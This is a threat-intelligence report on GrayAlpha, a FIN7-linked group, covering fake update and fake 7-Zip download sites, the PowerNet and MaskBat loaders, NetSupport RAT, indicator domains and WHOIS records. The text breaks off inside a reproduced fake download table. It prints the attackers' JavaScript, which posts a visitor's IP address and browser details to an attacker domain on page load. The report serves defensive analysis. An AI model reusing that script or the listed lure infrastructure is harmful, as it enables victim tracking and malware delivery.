CYBER
THREAT
ANALYSIS

Recorded Future®

By Insikt Group®

June 13, 2025

GrayAlpha Uses Diverse Infection Vectors to Deploy PowerNet Loader and NetSupport RAT

Insikt Group identified new infrastructure and malware linked to GrayAlpha, a threat actor overlapping with FIN7, a financially motivated group active since at least 2013.

Insikt Group identified three GrayAlpha infection vectors: fake browser updates, fake 7-Zip sites, and the use of the TDS TAG-124 network, which had not been publicly linked to GrayAlpha until now.

Insikt Group discovered PowerNet, a new PowerShell loader, and MaskBat, an obfuscated FakeBat variant with GrayAlpha links; both of them deliver NetSupport RAT.

Executive Summary

Insikt Group identified new infrastructure associated with GrayAlpha, a threat actor that overlaps with the financially motivated group commonly referred to as FIN7. This newly identified infrastructure includes domains used for payload distribution and additional IP addresses believed to be tied to GrayAlpha. Insikt Group discovered a custom PowerShell loader named PowerNet, which decompresses and executes NetSupport RAT. Insikt Group identified another custom loader, referred to as MaskBat, that has similarities to FakeBat but is obfuscated and contains strings linked to GrayAlpha. Overall, Insikt Group found three primary infection methods: fake browser update pages, fake 7-Zip download sites, and the traffic distribution system (TDS) TAG-124. Notably, the use of TAG-124 had not been publicly documented prior to this report. Although all three infection vectors were observed being used simultaneously, only the fake 7-Zip download pages were still active at the time of writing, with newly registered domains appearing as recently as April 2025. Further analysis of these sites led to the identification of an individual who may be involved in the GrayAlpha operation.

In the near term, defenders are advised to enforce application allow-lists to block the download of seemingly legitimate files that contain malware. Where allow-lists are not practical, comprehensive employee security training becomes essential, particularly in recognizing suspicious behaviors such as unexpected prompts for browser updates or redirects caused by malvertising. Additionally, the use of detection rules, such as the YARA rules and Malware Intelligence Hunting queries provided in this report, is critical for identifying both existing and past infections. These rules should be updated frequently and supported with broader detection techniques, including monitoring of network artifacts and using Recorded Future Network Intelligence, due to the constantly evolving nature of malware.

Looking ahead, defenders must monitor the broader cybercriminal ecosystem to anticipate and respond to emerging threats more effectively. The continued professionalization of cybercrime increases the likelihood of organizations across multiple industries being targeted. This trend is driven by the sustained profitability of cybercrime, limited international law enforcement collaboration, and the continuous evolution of security technologies, which in turn drive innovation among threat actors. While advanced persistent threat (APT) activity is often linked to state-sponsored entities, GrayAlpha illustrates that cybercriminal groups can demonstrate a similar level of persistence. Much like the ransomware-as-a-service (RaaS) model, cybercriminals are becoming increasingly specialized and collaborative, making it imperative to adopt a comprehensive and adaptive security posture.

Key Findings

- Insikt Group has identified new infrastructure linked to GrayAlpha — a threat actor overlapping with the group commonly known as FIN7 — including domains used for payload distribution and additional IP addresses believed to be part of the threat actor's infrastructure.
- Insikt Group has identified a new custom PowerShell loader dubbed PowerNet that decompresses and executes NetSupport RAT.
- Insikt Group identified another custom loader, referred to as MaskBat, which has similarities to FakeBat but is obfuscated and contains strings linked to GrayAlpha.
- Insikt Group identified three main infection vectors associated with GrayAlpha: fake browser update pages, fake 7-Zip download sites, and the TDS TAG-124 network. Notably, the use of the TDS TAG-124 delivery mechanism had not been publicly documented prior to this report.
- While all three infection methods were employed simultaneously, only the fake 7-Zip download pages appear to remain active at the time of writing, with the most recent domains surfacing as recently as April 2025.
- Through the analysis of the 7-Zip pages, Insikt Group identified an individual who may be connected to the GrayAlpha operation.

Background

GrayAlpha is a threat actor cluster that overlaps with the financially motivated cybercriminal group commonly known as FIN7, sharing key infrastructure, tooling, and tradecraft.

FIN7 has been active since at least 2013 and is considered one of the most prolific and technically sophisticated cybercriminal groups targeting organizations worldwide. The group is organized like a professional business, with compartmentalized teams handling malware development, phishing operations, money laundering, and management. FIN7 is primarily known for financially motivated campaigns involving the theft of payment card data and unauthorized access to corporate networks, particularly within the retail, hospitality, and financial sectors.

In 2018, the US Department of Justice (US DOJ) unsealed indictments against three high-ranking FIN7 members — Dmytro Fedorov, Fedir Hladyr, and Andrii Kolpakov — highlighting the group's extensive operations against businesses across 47 US states and multiple countries. Operating under the name of a sham cybersecurity firm, "Combi Security," FIN7 leveraged social engineering and customized malware, including variants of Carbanak, the group's in-house developed backdoor, to compromise thousands of point-of-sale systems and exfiltrate over 15 million payment card records. The US DOJ prosecutions revealed the group's hierarchical command structure, with members fulfilling defined roles in intrusion operations, malware administration, and logistical coordination. Despite the disruption to its leadership, FIN7's underlying infrastructure and tradecraft persisted, enabling the broader criminal enterprise to continue targeting global organizations.

FIN7 uses a range of custom and repurposed malware and tooling to support its operations. The group typically gains initial access through spearphishing emails containing malicious attachments or links hosted on compromised sites, often combined with callback phishing to increase credibility. FIN7's early operations leveraged its then-proprietary Carbanak backdoor as the primary command-and-control framework, enabling the group to manage compromised hosts and coordinate post-compromise activity. POWERTRASH — a uniquely obfuscated, PowerShell-based, in-memory loader adapted from the PowerSploit framework — has also been a consistent feature of FIN7 intrusions, used to deploy payloads such as DiceLoader and cracked Core Impact implants to support exploitation, lateral movement, and persistence. FIN7 also developed AuKill (also known as AvNeutralizer), a custom EDR evasion utility designed to disable endpoint security solutions, which was later reported to have been offered for sale by the group on criminal marketplaces. In its most recent campaigns, FIN7 has been observed deploying the Python-based Anubis backdoor, which provides full system control via in-memory execution and communicates with its command-and-control infrastructure using Base64-encoded data.

In 2023, FIN7 expanded its operations to include the deployment of ransomware through affiliations with RaaS groups such as REvil and Maze, while also managing its own RaaS programs, including the now-retired Darkside and BlackMatter. More recently, FIN7 has been observed leveraging NetSupport RAT embedded within malicious MSIX application packages, delivered via fake update sites and malvertising.

Threat Analysis

Infection Vectors

Over the past year, Insikt Group has identified three distinct infection vectors associated with GrayAlpha, observed during overlapping timeframes, and all ultimately resulting in NetSupport RAT infections. These vectors include:

- **Infection Vector 1:** Fake software updates impersonating legitimate products such as Concur
- **Infection Vector 2:** Malicious 7-Zip download pages
- **Infection Vector 3:** Use of the TAG-124 TDS

In these campaigns, GrayAlpha employed two primary types of PowerShell loaders: a self-contained custom script known as PowerNet, and a dynamic loader — a customized variant of FakeBat — referred to as MaskBat (see **Figure 1**).




***Figure 1**: GrayAlpha using three different infection vectors, all leading to NetSupport RAT infections (Source: Recorded Future)*

Infection Vector 1: Fake Browser Updates

Infrastructure Analysis

Since at least April 2024, GrayAlpha has been observed leveraging fake browser update websites as part of its operations. These sites impersonate a range of legitimate products and services, including Google Meet, LexisNexis, Asana, AIMP, SAP Concur, CNN, the Wall Street Journal, and Advanced IP Scanner, among others. **Table 1** provides a list of domains associated with Infection Vector 1 that were still resolving as of 2025. However, it is important to note that active domain resolution does not necessarily indicate ongoing use by threat actors; in fact, the most recently observed domain began resolving in September 2024. A comprehensive list of all domains linked to Infection Vector 1 — including those that did not resolve at any point in 2025 — can be found in **Appendix A**.

Domain	IP Address	ASN	First Seen	Last Seen
2024-aimp[.]info	86[.]104[.]72[.]23	AS44477	2024-07-04	2025-05-04
advanced-ip-scanner[.]link	138[.]124[.]183[.]79	AS44477	2024-04-29	2025-04-30
aimp[.]day	138[.]124[.]183[.]176	AS44477	2024-04-10	2025-04-11
aimp[.]pm	138[.]124[.]183[.]176	AS44477	2024-04-22	2025-04-23
aimp[.]xyz	38[.]180[.]142[.]198	AS29802	2024-05-08	2025-05-02
concur[.]life	103[.]35[.]191[.]222	AS44477	2024-05-07	2025-05-04
law2024[.]info	91[.]228[.]10[.]81	AS44477	2024-06-12	2025-05-04
law2024[.]top	91[.]228[.]10[.]81	AS44477	2024-06-13	2025-05-05
lexis2024[.]info	103[.]35[.]191[.]137	AS44477	2024-06-10	2025-05-05
lexis2024[.]pro	103[.]35[.]191[.]137	AS44477	2024-06-11	2025-05-03
lexisnex[.]pro	103[.]35[.]191[.]137	AS44477	2024-06-12	2025-05-04
lexisnex[.]team	103[.]35[.]191[.]137	AS44477	2024-06-11	2025-05-05
lexisnex[.]top	103[.]35[.]191[.]137	AS44477	2024-06-11	2025-05-03
lexisnexis[.]day	89[.]105[.]198[.]190	AS204601	2024-05-01	2025-05-01
lexisnexis[.]lat	103[.]35[.]190[.]40	AS44477	2024-06-14	2025-03-30
lexisnexis[.]one	103[.]35[.]191[.]137	AS44477	2024-06-05	2025-05-04
lexisnexis[.]pro	103[.]35[.]191[.]137	AS44477	2024-05-07	2025-05-05

lexisnexis[.]top	103[.]35[.]191[.]137	AS44477	2024-06-07	2025-05-04
meet-go[.]info	103[.]113[.]70[.]158	AS44477	2024-05-07	2025-05-02
meet[.]com[.]de	45[.]89[.]53[.]243	AS44477	2024-05-23	2025-02-16
sapconcur[.]top	86[.]104[.]72[.]208	AS44477	2024-06-13	2025-05-04
thomsonreuter[.]info	86[.]104[.]72[.]16	AS44477	2024-06-15	2025-05-04
thomsonreuter[.]pro	86[.]104[.]72[.]16	AS44477	2024-06-15	2025-05-05
wsj[.]pm	103[.]113[.]70[.]37	AS44477	2024-04-19	2025-04-19

***Table 1**: Domains linked to Infection Vector 1 still resolving as of 2025 (Source: Recorded Future)*

Fake update websites often use the same script designed to fingerprint the host system, consisting of the functions `getIPAddress()` and `trackPageOpen()`. As previously reported, these scripts usually send a POST request to a CDN-themed domain, such as *cdn40[.]click* (see **Figure 2**). These domains typically begin with "cdn" followed by a random number and a top-level domain (TLD). The malicious payload is commonly delivered via the `/download.php` endpoint. However, Insikt Group has also identified variations, including `/download/download.php`, `download2.php`, and product-specific paths (such as `/download/aimp_5.30.2541_w64-release.exe`). Additionally, in at least one case, the threat actors appeared to use a compromised domain — *worshipjapan[.]com* — for fingerprinting purposes. This activity was observed on a website associated with the domain *as4na[.]com*.

```
function getIPAddress() {
    return fetch('https://api.ipify.org?format=json')
        .then(response => response.json())
        .then(data => data.ip);
}

function trackPageOpen() {
    getIPAddress().then(ip => {
        const userAgent = navigator.userAgent;


fetch('https://cdn40[.]click/9e4e27b7-bcfb-4298-bf8f-2cf4a6bdb3bf-9b6b40d6-3f8e-4755-9063-
562658ebdb95', {
            method: 'POST',
            headers: {
                'Content-Type': 'application/json',
            },
            body: JSON.stringify({
                f: "ff4fbe21-02b8-45f5-b5ab-42fa6a1cec01",
                m: "25",
                page: window.location.pathname,
                timestamp: new Date().toISOString(),
                ip: ip,
```

```
                user_agent: userAgent
            }),
        })
    }).catch(error => console.error('Error:', error));
}

document.addEventListener('DOMContentLoaded', trackPageOpen);
```

Figure 2: *Typical JavaScript functions found on fake update pages such as meet-go[.]click (Source: URLScan)*

Notably, while most domains associated with Infection Vector 1 are crafted to impersonate legitimate software products, some appear to be randomly generated or arbitrary. Examples include *teststeststests003202[.]shop*, which is tied to the email address *kasalboov@web[.]de*, according to its WHOIS record. This same email is also linked to domains such as *lexisnexis[.]pro*, *aimp[.]xyz*, *concur[.]life*, *cdn3535[.]shop*, and *cdn251[.]lol*. Additional anomalies include domains like *gogogononono[.]top* and *gogogononono[.]xyz*, both hosted on the IP address *103[.]35[.]190[.]40*, which also hosts *lexisnexis[.]lat*.

FIN7's Previous Activity Using Fake Advanced IP Scanner

Although the first Advanced IP Scanner–themed domains linked to GrayAlpha, as discussed in this report, began resolving in early 2024 (see **Figure 3**), Insikt Group had already observed FIN7 leveraging a fake Advanced IP Scanner domain to compromise victims as early as the second half of 2023. Specifically, during a brief period at the end of September 2023, Insikt Group identified over 212 infected systems communicating with a FIN7-controlled Carbanak C2 server *166[.]1[.]160[.]118* via TCP port 443. While this activity was initially attributed to the exploitation of a one-day vulnerability chain, subsequent analysis revealed that the infections were instead linked to the typosquatted domain *advanced-ip-sccanner[.]com* — which was hosted behind Cloudflare at the time.




Figure 3: *Fake Advanced IP Scanner download page on advancedipscannerapp[.]com (Source: URLScan)*

Hosting Analysis

The vast majority of domains associated with Infection Vector 1 resolved to infrastructure operated by the bulletproof hoster, Stark Industries Solutions (AS44477), with additional hosting observed on AS29802 (HIVELOCITY, Inc.) and AS41745 (FORTIS-AS) (see **Figure 4**). Notably, infrastructure within AS29802 consisted of IP space controlled by bulletproof hoster 3NT Solutions LLP and announced via HIVELOCITY.

[UPDATE] *As of July 3, 2025, 3NT Solutions has since claimed that the customer controlling this infrastructure was "permanently blocked after additional verification including KYC enforcement and internal review," though Insikt Group is unable to independently verify this claim.*

Hosting infrastructure for Infection Vector 2 is predominantly concentrated within AS41745, as detailed further in the **Infection Vector 2: 7-Zip Impersonation** section of this report.




Figure 4: *Breakdown of ASNs as observed with Infection Vector 1 (Source: Recorded Future)*

FORTIS-AS (AS41745), commonly referenced by its responsible organization, "Baykov Ilya Sergeevich" (ORG-HIP1-RIPE), has been repeatedly leveraged in activities related to FIN7. In addition to infrastructure linked to Stark Industries Solutions, FORTIS-AS has hosted infrastructure used to deploy malware families such as POWERTRASH and DiceLoader, both of which are directly associated with FIN7 operations.

According to the WHOIS record for netblock *85[.]209[.]134[.]0/24*, which is used by GrayAlpha, the block is assigned to Baykov Ilya Sergeevich (ORG-HIP1-RIPE). This entity is closely tied to the infrastructure service provider (ISP) "hip-hosting", with multiple contact points and technical references — including domains such as *fortis[.]host* and *hip-hosting[.]com* — appearing throughout the record (see **Figure 5**).

```
% Abuse contact for '85.209.134.0 - 85.209.134.255' is 'abuse@fortis.host'

inetnum:        85.209.134.0 - 85.209.134.255
netname:        Unique_IP_Solutions_private_Limited
country:        US
admin-c:        HA4532-RIPE
geofeed:        https://ib.systems/range.csv
org:            ORG-HIP1-RIPE
tech-c:         HA4532-RIPE
mnt-routes:     HIP-MNT
mnt-lower:      HIP-MNT
```

```
mnt-domains:    HIP-MNT
status:         ASSIGNED PA
mnt-by:         MNT-NETERRA
created:        2023-09-14T06:15:54Z
last-modified:  2024-08-19T11:49:02Z
source:         RIPE

organisation:   ORG-HIP1-RIPE
org-name:       Baykov Ilya Sergeevich
country:        RU
org-type:       OTHER
address:        115088, Moscow, Ugreshskaya st, 2c147
e-mail:         frct1@hip-hosting.com
e-mail:         frct1@fortis.host
mnt-ref:        HIP-MNT
mnt-ref:        ROSNIIROS-MNT
mnt-ref:        interlir-mnt
mnt-ref:        mnt-mirhosting
mnt-ref:        MNT-DGTL
mnt-ref:        MNT-IT-SERVICE
mnt-ref:        TNM-MNT
mnt-ref:        lir-ru-dynamic-1-MNT
mnt-ref:        RU-HOSTER-MNT
mnt-ref:        ru-pev-1-mnt
mnt-ref:        MNT-NETERRA
mnt-ref:        HOSTLINE-MNT
mnt-ref:        OBLCOM-MNT
tech-c:         FRTS1-RIPE
abuse-c:        ACRO38813-RIPE
mnt-by:         HIP-MNT
mnt-by:         HIP-IB-MNT
created:        2021-02-01T20:23:08Z
last-modified:  2025-01-30T10:28:39Z
source:         RIPE

role:           hip-hosting
address:        Moscow, Ugreshskaya, build 147
e-mail:         ilya_b@hip-hosting.com
nic-hdl:        HA4532-RIPE
mnt-by:         HIP-IB-MNT
created:        2020-12-09T08:58:45Z
last-modified:  2020-12-09T08:58:45Z
source:         RIPE

route:          85.209.134.0/24
origin:         AS41745
mnt-by:         HIP-MNT
created:        2024-08-22T09:16:12Z
last-modified:  2024-08-22T09:16:12Z
source:         RIPE
```


Figure 5: *Contact details linked to Baykov Ilya Sergeevich (Source: Recorded Future)*

Insikt Group assesses with high confidence that “hip-hosting” is the ISP behind the entity “Baykov Ilya Sergeevich” (ORG-HIP1-RIPE). This assessment is supported by multiple corroborating data points in the WHOIS record and RIPE ORG object for ORG-HIP1-RIPE.

Infection Vector 2: 7-Zip Impersonation

Infrastructure Analysis

Since at least April 2024, GrayAlpha has also been observed deploying fake 7-Zip download pages alongside the domains associated with Infection Vector 1. Insikt Group assesses that this 7-Zip–themed campaign remains active, with the most recent domain registrations occurring as recently as April 2025 (see **Figure 6**). The fake 7-Zip download pages have remained unchanged in their structure since they were first observed.



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Download 7-Zip 24.01 beta (2024-01-31) for Windows:

Link	Type	System	Description
Download	.exe	64-bit Windows x64	7-Zip installer for Windows
Download	.exe	32-bit Windows x86	
Download	.exe	64-bit Windows arm64	
Download	.msi	64-bit Windows x64	(alternative MSI installer) 7-Zip for 64-bit Windows x64
Download	.msi	32-bit Windows x86	(alternative MSI installer) 7-Zip for 32-bit Windows
Download	.7z	Windows x86 / x64	7-Zip Extra: standalone console version, 7z DLL, Plugin for Far Manager

We recommend to use **exe** type installer instead of **msi** installer version.

Download 7-Zip 24.00 beta (2024-01-30) for Linux and Macos:

Link	Type	System	Description
Download	.tar.xz	64-bit Linux x86-64	7-Zip for Linux: console version
Download	.tar.xz	32-bit Linux x86	
Download	.tar.xz	64-bit Linux arm64	
Download	.tar.xz	32-bit Linux arm	
Download	.tar.xz	macOS (arm64 / x86-64)	7-Zip for MacOS: console version

Download 7-Zip 23.01 (2023-06-20):

Link	Type	System	Description
Download	.exe	64-bit Windows x64	7-Zip installer for Windows
Download	.exe	32-bit Windows x86	
Download	.exe	64-bit Windows arm64	
Download	.msi	64-bit Windows x64	(alternative MSI installer) 7-Zip for 64-bit Windows x64
